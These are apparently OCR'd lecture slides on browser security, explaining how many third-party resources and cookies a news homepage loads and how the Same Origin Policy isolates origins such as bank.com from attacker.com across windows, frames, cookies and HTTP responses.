
LA Times FOOD × — PRESENTED BY — DOORDASH

Modern Website


The LA Times homepage includes 540 resources from nearly 270 IP addresses, 58 networks, and 8 countries

CNN—the most popular mainstream news site—loads 361 resources

Many of these aren't controlled by the main sites



Modern Website



MUID	1656321DA67D6C8404703800A27D6AB3	.bing.com	/	2020-01-20…	36		
_EDGE_S	SID=162F6D4DA0E16A823491600AA1516BD0	.bing.com	/	N/A	43	✓	
SRCHUID	V=2&GUID=DCDDEA0BD104408B8367486B9E84EA69&…	.bing.com	/	2020-06-05…	57		
SRCHD	AF=NOFORM	.bing.com	/				
_SS	SID=162F6D4DA0E16A823491600AA1516BD0	.bing.com	/				
bounceClientVisit1762c	%7B%22vid%22%3A1556033812014037%2C%22did%…	.bounceexchan…	/				
ajs_group_id	null	.brightcove.net	/	2019-12-11…	16		
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ajs_user_id	null	.brightcove.net	/	2019-12-11…	15		
__adcontext	{"cookieID":"JZZ3V2HKBW2KT6EOMO2R2AWV7VLWGX…	.cdnwidget.com	/	2020-05-23…	182		
__3idcontext	{"cookieID":"JZZ3V2HKBW2KT6EOMO2R2AWV7VLWGX…	.cdnwidget.com	/	2020-05-23…	183		
kuid	DNT	.krxd.net	/	2019-10-20…	9		
__idcontext	eyJjb29raWVJRCI6IkpaWjNWMkhLQlcyS1Q2RU9NTzJS…	.latimes.com	/	2020-05-22…	239		
kw.pv_session	3	.latimes.com	/	2019-04-24…	14		
RT	"sl=3&ss=1556033808254&tt=9172&obo=0&bcn=%2F%…	.latimes.com	/	2019-04-30…	237		
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_ga	GA1.2.664184260.1556033809	.latimes.com	/	2021-04-22…	29		

51 cookies

Same Origin Policy (Origins)

Web Isolation

Safely browse the web

Visit a web sites (including malicious ones!) without incurring harm

Site A cannot steal data from your device, install malware, access camera, etc.

Site A cannot affect session on **Site B** or eavesdrop on **Site B**

Support secure high-performance web apps

Web-based applications (e.g., Google Meet) should have the same or better security properties as native desktop applications

Remember… UNIX Security Model

Subjects (Who?)

- Users, processes

Objects (What?)

- Files, directories

- Files: sockets, pipes, hardware devices, kernel objects, process data

Access Operations (How?)

- Read, Write, Execute

Web Security Model

Subjects

"Origins" — a unique **scheme://domain:port**

Objects

DOM tree, DOM storage, cookies, javascript namespace, HW permission

Same Origin Policy (SOP)

Goal: Isolate content of different origins

- **Confidentiality**: script on evil.com should not be able to *read* bank.ch
- **Integrity**: evil.com should not be able to *modify* the content of bank.ch

Origins Examples

Origin defined as scheme://domain:port

All of these are different origins — *cannot* access one another

- http://stanford.edu
- http://**www.**stanford.edu
- http://stanford.edu**:8080**
- **https**://stanford.edu

These origins are the same — *can* access one another

- http://stanford.edu
- http://stanford.edu:80
- http://stanford.edu/cs

Bounding Origins


Every Window and Frame has an origin

Origins are blocked from accessing other origin’s objects

Bounding Origins — Windows

Every Window and Frame has an origin

Origins are blocked from accessing other origin's objects



`attacker.com` cannot…

- *read or write* content from **`bank.com`** tab
- *read or write* **`bank.com`**'s *cookies*
- *detect* that the other tab has **`bank.com`** loaded

Bounding Origins — Frames

Every Window and Frame has an origin


Origins are blocked from accessing other origin's objects

`attacker.com` cannot…

- *read* content from **`bank.com`** frame
- *access* **`bank.com`**'s *cookies*
- *detect* that has **`bank.com`** loaded

Same Origin Policy (HTTP Policies)

Origins and Cookies




Browser will send bank.com cookie

SOP blocks attacker.com *from reading* bank.com's cookie

SOP for HTTP Responses

Pages can *make requests* across origins




SOP prevents Javascript on attacker.com from directly *inspecting* HTTP responses (i.e., pixels in image). It *does not* prevent *making* the request.

SOP for Other HTTP Resources

Images: Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels. Can check size and if loaded successfully.

